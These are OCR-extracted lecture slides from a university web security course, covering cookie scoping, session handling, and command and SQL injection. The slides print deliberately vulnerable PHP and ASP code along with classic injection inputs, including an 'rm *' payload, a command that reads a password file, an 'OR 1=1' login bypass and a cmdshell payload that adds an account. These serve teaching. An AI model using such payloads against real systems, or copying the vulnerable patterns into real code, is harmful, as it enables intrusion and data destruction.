Web Security, part 2

CS5435:
Security and Privacy (in the wild?)

Paul Grubbs

http://www.cs.cornell.edu/~paulgrubbs/

pag225 at cornell dot edu

Liberal borrowing from Ristenpart, Wisc CS642 and Mitchell, Boneh, Stanford CS 155

The email app Superhuman was profiled by the *New York Times* just a week ago as a buzzworthy startup with big names from Silicon Valley lining up to pay $30 per month for its service. Since then, a blog post by Mike Davidson dived into what that money gets users has caused a war of words among many in the tech industry over privacy and communications.


Other than just providing a 'premium' email client that comes with tons of keyboard shortcuts and AI assistant to make reaching Inbox Zero easier, it turned on by default a feature that puts a tracking pixel in each outgoing email. If you opened an email sent by a Superhuman user and viewed the images, then they got a report of when you opened it, how many times you opened it, and even where you were when you read the email.

Stuff from last time…

Cookie scope rules (domain and path)

- Say we are at www.wisc.edu
  - Any non-TLD suffix can be scope:
    - allowed: www.wisc.edu or wisc.edu
    - disallowed: www2.wisc.edu or ucsd.edu
- Path can be set to anything

Cookies: reading by server



- Browser sends all cookies such that
  - domain scope is suffix of url-domain
  - path is prefix of url-path
  - protocol is HTTPS if cookie marked “secure”

Cookie security issues?


- Cookies have no integrity
  - HTTPS cookies can be overwritten by HTTP cookie (network injection)
  - Malicious clients can modify cookies
    - Shopping cart vulnerabilities
- Scoping rules can be abused
  - blog.example.com can read/set cookies for example.com
- Privacy
  - Cookies can be used to track you around the Internet
- HTTP cookies sent in clear
  - Session hijacking

Cookie security issues?

- Cookies have no integrity
  - HTTPS cookies can be overwritten by HTTP cookie (network injection)
  - Malicious clients can modify cookies
    - Shopping cart vulnerabilities
- Scoping rules can be abused
  - blog.example.com can read/set cookies for example.com
- Privacy
  - Internet
- HTTP cookies sent in clear
  - Session hijacking

Question from Monday about who gets to modify cookies…

Session handling and login



GET /index.html →

← Set-Cookie: AnonSessID=134fds1431

Protocol is HTTPS. Elsewhere just HTTP

POST /login.html?name=bob&pw=12345 →

Cookie: AnonSessID=134fds1431 →

← Set-Cookie: SessID=83431Adf

GET /account.html →

Cookie: SessID=83431Adf

Web security part 2


SQL injection

Cross-site scripting attacks

Cross-site request forgery

Transition from last week/today

- Last week (and just now) we studied some "principles" of web security:
  - threat models
  - same-origin policy (isolation mechanisms)
  - frame policies (who can script/navigate?)
- Today: specific attacks, and interplay with things from last week.
  - e.g., how do attacks bypass same-origin policy?




(source: Imperva)

Top vulnerabilities


- SQL injection
  - insert malicious SQL commands to read / modify a database
- Cross-site request forgery (CSRF)
  - site A uses credentials for site B to do bad things
- Cross-site scripting (XSS)
  - site A sends victim client a script that abuses honest site B

Recall threat models…



SQL injection: insert malicious commands to read / modify a database


Recall threat models…



Cross-site scripting (XSS):


site/user B sends victim client a script that abuses honest user A

Recall threat models…



Cross-site request forgery (CSRF):
attacker.com uses credentials
for bank.com to do bad things

SQL (command) injection



SQL injection: insert malicious commands to read / modify a database

Warmup: PHP vulnerabilities

PHP command eval(cmd_str) executes string cmd_str as PHP code

http://example.com/calc.php

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

What can attacker do?

http://example.com/calc.php?exp=“11 ; system(‘rm * ’)”

Encode as a URL

Warmup: PHP command injection

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

http://example.com/sendemail.php

What can attacker do?


http://example.com/sendmail.php?
email = “aboutogetowned@ownage.com” &
subject= “foo < /usr/passwd; ls”

Encode as a URL

Injection in other languages

- Common in other server-side languages: Javascript+python
- Python: exec(), eval(), subprocess.call()
- Javascript: eval()

SQL




Basic SQL commands:

SELECT Company, Country FROM Customers WHERE Country <> 'USA'

DROP TABLE Customers

more: http://www.w3schools.com/sql/sql_syntax.asp

SQL



PHP-based SQL:

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person
                WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

ASP example

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

What the developer expected to be sent to SQL:

SELECT * FROM Users WHERE user='me' AND pwd='1234'

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' OR 1=1 -- " (URL encoded)

-- tells SQL to ignore rest of line

SELECT * FROM Users WHERE user=' ' OR 1=1 -- ' AND …

Result: ok.EOF false, so easy login

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
      login success
else  fail;
```

Input: user= " ' ; exec cmdshell
'net user badguy badpw /add' "

SELECT * FROM Users WHERE user=' ' ; exec …

Result: If SQL database running with correct permissions, then attacker gets account on database server.
(net command is Windows)

